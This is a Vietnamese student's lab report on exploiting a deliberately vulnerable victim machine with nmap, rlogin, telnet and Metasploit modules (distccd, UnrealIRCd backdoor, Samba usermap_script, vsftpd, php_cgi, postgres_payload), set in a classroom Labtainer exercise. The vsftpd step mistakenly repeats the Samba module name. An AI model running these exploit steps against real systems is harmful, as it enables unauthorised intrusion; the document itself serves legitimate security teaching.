

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

**BÁO CÁO BÀI THỰC HÀNH**

**Kiểm thử xâm nhập**

**Khai thác lỗ hổng sử dụng metasploit**

**Giảng viên: Đinh Trường Duy**

**Nhóm lớp: 01**

**Sinh viên: Hoàng Trung Kiên**

**Mã sinh viên: B20DCAT098**

**Hà Nội – 2024**

1. Mục đích.

Giúp sinh viên nắm được quy trình và thực hiện một tấn công khai thác lỗ hổng đã biết bằng cách sử dụng công cụ Metasploit.


2. **Yêu cầu đối với sinh viên.**


Có kiến thức cơ bản về hệ điều hành Linux, Kali, công cụ metasploit, các lỗ hổng dịch vụ cơ bản: rlogin, ingreslock, distccd, IRC daemon, VSFtpd, Samba, HTTP, Postgres.

3. **Nội dung thực hành.**


Khởi động bài lab:


Vào terminal, gõ: *labtainer -r metasploit*






Trên terminal **attacker** và **victim**sử dụng lệnh “ifconfig”, địa chỉ IP sẽ nằm sau “inet adddr:






Sử dụng câu lệnh “ping” để kiểm tra kết nối từ máy attacker đến máy Victim.



Sử dụng công cụ “nmap” để quét các dịch vụ có thể tấn công:


nmap -p0-65535 192.168.1.2




-Khai thác dịch vụ cấu hình rlogin (cổng 513) sử dụng câu lệnh:

rlogin -l root 192.168.1.2


Sau đó đọc file filetoview.txt






-Khai thác dịch vụ ingreslock (cổng 1524) sử dụng lệnh:


telnet 192.168.1.2 1524



Khai thác dịch vụ distccd (cổng 3632).



Khởi động metasploit




Tìm và tấn công dịch vụ distccd: search distccd




sử dụng công cụ khai thác “exploit”: use exploit/unix/misc/distcc\_exec


xem cấu hình liên quan đến “exploit”: options



Đặt “*RHOST*”




Thực hiện khai thác lỗ hổng: exploit và khai thác thành công




Khai thác lỗ hổng IRC daemon (cổng 6667)

Tìm và tấn công lỗ hổng unreal\_ircd: search unreal\_ircd


sử dụng công cụ khai thác “exploit”:

*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*







đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng



Khai thác thành công






Khai thác dịch vụ Samba service (cổng 139).


Tìm và tấn công lỗ hổng samba usermap\_script.: *search usermap\_script*

sử dụng công cụ khai thác “exploit”: use exploit/multi/samba/usermap\_script


đặt “RHOST



Khai thác thành công




Khai thác dịch vụ VSFtpd (cổng 21).




Tìm và tấn công lỗ hổng vsftpd\_234: search vsftpd\_234

sử dụng công cụ khai thác “exploit”: use exploit/multi/samba/usermap\_script

đặt “RHOST




Khai thác thành công




Khai thác dịch vụ HTTP (cổng 80).


Tìm và tấn công lỗ hổng php\_cgi: search php\_cgi




sử dụng công cụ khai thác “exploit”: use exploit/multi/http/php\_cgi\_arg\_injection

đặt “RHOST






Khai thác thành công



Khai thác dịch vụ Postgres (cổng 5432).


Tìm và tấn công lỗ hổng postgres\_payload: search postgres\_payload




sử dụng công cụ khai thác “exploit”: use exploit/linux/postgres/postgres\_payload

đặt “RHOST”





Khai thác thành công



Checkwork

